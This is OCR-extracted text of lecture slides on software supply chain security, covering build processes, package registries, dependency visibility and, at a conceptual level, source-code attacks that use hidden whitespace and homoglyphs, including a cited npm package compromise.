
- Example of dependency files:

C	`CMakeList.txt`
Python	`pyproject.toml`
JavaScript	`packages.json`



Software Supply Chain: Build Process

- The build process:
  - **collects** all the **source code**
  - **retrieves** all the **dependencies**
  - **manipulates** all the needed **resources**
  - **produces** an executable or a **package**.
- To collect dependencies the build process:
  - uses **local repositories**
  - interacts with **package registries**.
- A registry allows to associate a name and a version to a specific package.
- The final artifact depends on:
  - the type of software, e.g., standalone or a library
  - the distribution model of the ecosystem, e.g., a binary or a source archive.




Software Supply Chain: Build Process

- Example of registries:

C	`Not available`
Python	`pypi.org`
JavaScript	`npmjs.com`

- Example of build artifacts:

C	`binary`
Python	`archive`
JavaScript	`archive`



Software Supply Chain: Python Archives

Original source code files typically not manipulated or altered by the build process

Metadata files/information added by the build process


```
[/tmp]$ unzip -l requests-2.32.4-py3-none-any.whl
Archive:  requests-2.32.4-py3-none-any.whl
  Length      Date    Time    Name
---------  ---------- -----   ----
     5072  06-09-2025 13:37   requests/__init__.py
      435  06-09-2025 16:40   requests/__version__.py
     1495  06-09-2025 13:37   requests/_internal_utils.py
    27451  06-09-2025 13:37   requests/adapters.py
     6449  06-09-2025 13:37   requests/api.py
    10186  06-09-2025 13:37   requests/auth.py
      429  06-09-2025 13:37   requests/certs.py
     2142  06-09-2025 13:37   requests/compat.py
    18590  06-09-2025 13:37   requests/cookies.py
     4260  06-09-2025 13:37   requests/exceptions.py
     3875  06-09-2025 13:37   requests/help.py
      733  06-09-2025 13:37   requests/hooks.py
    35510  06-09-2025 13:37   requests/models.py
      904  06-09-2025 13:37   requests/packages.py
    30495  06-09-2025 13:37   requests/sessions.py
     4322  06-09-2025 13:37   requests/status_codes.py
     2912  06-09-2025 13:37   requests/structures.py
    33213  06-09-2025 13:37   requests/utils.py
    10142  06-09-2025 16:41   requests-2.32.4.dist-info/licenses/LICENSE
     4934  06-09-2025 16:41   requests-2.32.4.dist-info/METADATA
       91  06-09-2025 16:41   requests-2.32.4.dist-info/WHEEL
        9  06-09-2025 16:41   requests-2.32.4.dist-info/top_level.txt
     1784  06-09-2025 16:41   requests-2.32.4.dist-info/RECORD
---------                     -------
   205433                     23 files
```

Software Supply Chain: Applications

- The **application** is the **final product** of the supply chain:
  - this is an **umbrella** for apps, libraries, etc.

- Example of applications:


C	A system daemon using libraries for managing resources of the host
Python	A web server relying upon packages for handling HTTP requests
JavaScript	An online shop exploiting packages for implementing online payments



Software Supply Chain Security

- The complexity of a modern software supply chain makes it a wonderland for attackers.
- Attacks within the supply chain are:
  - **deceiving**: difficult to identify and track down
  - **wide**: affect a large amount of software
  - **multi-stage**: requires several steps for be effective.
- Three main categories will be briefly discussed:
  - attacks against **source code**
  - attacks against **third party dependencies**
  - attacks against the **build process**.

General Threat Model




General Threat Model

- The general **threat model** of software supply chain attacks hints at:
  - the need of **preparatory steps** to access the target
  - **requirements** in terms of **reputation** and **trust** among developers
  - articulation over a (very) **long time span**.
- Such a threat model highlights the importance of:
  - **transparency:** know what is inside the software
  - **attestation:** verify that what is inside the software matches the expected content.

Attacks Against Source Code


- **Source code** can be **attacked** in several manners to:
  - **inject** malicious code
  - **store** information to be used in later attack stages (e.g., configuration data)
  - **propagate** a threat through the supply chain.
- Examples of malicious code:
  - backdoors
  - attack routines
  - IP addresses to contact.
- Two examples of attacks for tricking the developer:
  - blank spaces 😅
  - homoglyphs.




Source: r/ProgrammerHumor

Attacks Against Source Code

- Blank spaces can be used to:
  - “push” malicious contents outside of the coding view
  - impair the code review process of pull requests.




The statement seems to end with the “;”



A malicious payload has been appended outside the “normal” screen width.

Attacks Against Source Code




The rand-user-agent package allows to create randomized real user-agent strings for performing HTTP queries.

The RATatouille attack targeted version 1.0.110, which contained an obfuscated payload hidden via blank spaces.

Source: https://www.aikido.dev/blog/catching-a-rat-remote-access-trojian-rand-user-agent-supply-chain-compromise


Attacks Against Source Code



Gentle reminder: pay attention to what you copy/paste from the Internet


Attacks Against Source Code

- Homoglyph:
  - a character that has the same or a very similar appearance to another character but comes from a different character set.
- Example:
  - Latin letter “A”(U+0041) and the Cyrillic letter “А” (U+0410)
  - similar for a human, totally different for a machine, e.g., a compiler!
- Homoglyphs can be used to force a user to believe that:
  - two **functions** are the **same**
  - two **lines of codes** are **equivalent**.




Software Supply Chain: Dependencies

- The **dependency** is:
  - the “atomic” part of a software supply chain
  - can happen between different kind of components
  - **examples**: link a software to a library or a software to a build component.



Software Supply Chain: Dependencies

- There are **two** types of dependencies:
  - **direct** dependency: direct to the perspective of the final software
  - **transitive** dependency: dependent to other software
  - a software can be linked to **multiple dependencies**.




Dependencies: Visibility

- Direct dependencies:
  - are **visible** to the developer
  - the developed knows what is inside the software
  - **can** be **added** or **removed** by the developer
  - usually listed within the shipped software (in many ecosystems)
  - **easy** to retrieve.
- Transitive dependencies:
  - are **hidden** to the developer
  - the developer usually does not know the (direct) dependencies need
  - **cannot** be **added** and **removed** by the developer
  - hard to have control on third-party software code
  - usually **not** listed within the shipped software (in many ecosystems)
  - **difficult** to retrieve.

Dependencies: Visibility

